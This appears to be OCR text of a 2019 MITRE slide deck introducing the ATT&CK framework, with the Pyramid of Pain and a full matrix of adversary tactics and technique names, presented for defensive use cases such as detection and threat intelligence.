An Introduction to ATT&CK

Andy Applebaum

ATIEC 2019


September 24th, 2019

MITRE

Outline

- **An Overview of the (Enterprise) MITRE ATT&CK framework**
- **Use Cases in 15 minutes (or less!)**
  - Detection
  - Cyber Threat Intelligence
  - Adversary Emulation
  - Assessments and Enginering


Understanding Our Defenses Within the Perimeter



MITRE’s ATT&CK Framework

https://www.youtube.com/watch?v=0BEf6s1iu5g


Understanding Our Defenses Within the Perimeter



MITRE's ATT&CK Framework

https://www.youtube.com/watch?v=0BEf6s1iu5g

Understanding Our Defenses Within the Perimeter



Block attachments based on MD5

Scan hosts for artifacts


Alert on DNS requests

Block bad IP ranges

MITRE's ATT&CK Framework

https://www.youtube.com/watch?v=0BEf6s1iu5g

ATT&CK in Context: The Pyramid of Pain



Scan hosts for artifacts

Alert on DNS requests

Block bad IP ranges

Block attachments based on MD5


Source: David Bianco

https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

TTPs = Tactics, Techniques, and Procedures

ATT&CK in Context: The Pyramid of Pain

ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques, developed by MITRE based on real-world observations of adversaries’ operations.



- TTPs – Tough!
- Tools – Challenging
- Network/ Host Artifacts – Annoying
- Domain Names – Simple
- IP Addresses – Easy
- Hash Values – Trivial

Source: David Bianco

https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

TTPs = Tactics, Techniques, and Procedures

attack.mitre.org

The ATT&CK Matrix

Publicly Available
attack.mitre.org

Tactics – Adversary's technical goal

Techniques – How goal is achieved

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	Scheduled Task	Scheduled Task	Scheduled Task	Binary Padding	Network Sniffing	Network Sniffing	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Launchctl	Launchctl	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Local Job Scheduling	Local Job Scheduling	Bypass User Account Control	Bypass User Account Control	Bash History	Application Window Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	LSASS Driver	LSASS Driver	Extra Window Memory Injection	Extra Window Memory Injection	Brute Force	Browser Bookmark Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Trap	Trap	Process Injection	Process Injection	Credential Dumping	Domain Trust Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Other Network Medium	Disk Structure Wipe
Spearphishing Attachment	AppleScript	DLL Search Order Hijacking	DLL Search Order Hijacking	DLL Search Order Hijacking	Credentials in Files	File and Directory Discovery	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	CMSTP	Image File Execution Options Injection	Image File Execution Options Injection	Image File Execution Options Injection	Credentials in Registry	Network Service Scanning	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Alternative Protocol	Firmware Corruption
Spearphishing via Service	Command-Line Interface	Plist Modification	Plist Modification	Plist Modification	Exploitation for Credential Access	Network Share Discovery	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Compiled HTML File	Valid Accounts	Valid Accounts	Valid Accounts	Forced Authentication	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Control Panel Items	Accessibility Features	Accessibility Features	BITS Jobs	Hooking	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	Dynamic Data Exchange	AppCert DLLs	AppCert DLLs	Clear Command History	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multiband Communication		Runtime Data Manipulation
	Execution through API	AppInit DLLs	AppInit DLLs	CMSTP	Input Prompt	Process Discovery	Shared Webroot	Screen Capture	Multi-hop Proxy		Service Stop
	Execution through Module Load	Application Shimming	Application Shimming	Code Signing	Kerberoasting	Query Registry	SSH Hijacking	Video Capture	Multilayer Encryption		Stored Data Manipulation
	Exploitation for Client Execution	Dylib Hijacking	Dylib Hijacking	Compiled HTML File	Keychain	Remote System Discovery	Taint Shared Content		Multi-Stage Channels		Transmitted Data Manipulation
	Graphical User Interface	File System Permissions Weakness	File System Permissions Weakness	Component Firmware	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Third-party Software		Port Knocking		
	InstallUtil	Hooking	Hooking	Component Object Model Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Mshta	Launch Daemon	Launch Daemon	Control Panel Items	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	PowerShell	New Service	New Service	DCShadow	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Regsvcs/Regasm	Path Interception	Path Interception	Deobfuscate/Decode Files or Information	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Regsvr32	Port Monitors	Port Monitors	Disabling Security Tools		System Service Discovery			Standard Non-Application Layer Protocol		
	Rundll32	Service Registry Permissions Weakness	Service Registry Permissions Weakness	DLL Side-Loading		System Time Discovery			Uncommonly Used Port		
	Scripting	Setuid and Setgid	Setuid and Setgid	Execution Guardrails		Virtualization/Sandbox Evasion			Web Service		
	Service Execution	Startup Items	Startup Items	Exploitation for Defense Evasion							
	Signed Binary Proxy Execution	Web Shell	Web Shell	File Deletion							
	Signed Script Proxy Execution	.bash_profile and .bashrc	Exploitation for Privilege Escalation	File Permissions Modification							
	Source	Account Manipulation	SID-History Injection	File System Logical Offsets							
	Space after Filename	Authentication Package	Sudo	Gatekeeper Bypass							
	Third-party Software	BITS Jobs	Sudo Caching	Group Policy Modification							
	Trusted Developer Utilities	Bootkit		Hidden Files and Directories							
	User Execution	Browser Extensions		Hidden Users							
	Windows Management Instrumentation	Change Default File Association		Hidden Window							
	Windows Remote Management	Component Firmware		HISTCONTROL							
	XSL Script Processing	Component Object Model Hijacking		Indicator Blocking							
		Create Account		Indicator Removal from Tools							
		External Remote Services		Indicator Removal on Host							
		Hidden Files and Directories		Indirect Command Execution							
		Hypervisor		Install Root Certificate							
		Kernel Modules and Extensions		InstallUtil							
		Launch Agent		Launchctl							
		LC_LOAD_DYLIB Addition		LC_MAIN Hijacking							
		Login Item		Masquerading							
		Logon Scripts		Modify Registry							
		Modify Existing Service		Mshta							
		Netsh Helper DLL		Network Share Connection Removal							
		Office Application Startup		NTFS File Attributes							
		Port Knocking									
		Rc.common									
		Redundant Access									

The ATT&CK Matrix

Publicly Available
attack.mitre.org

Tactics – Adversary's technical goal

Techniques – How goal is achieved

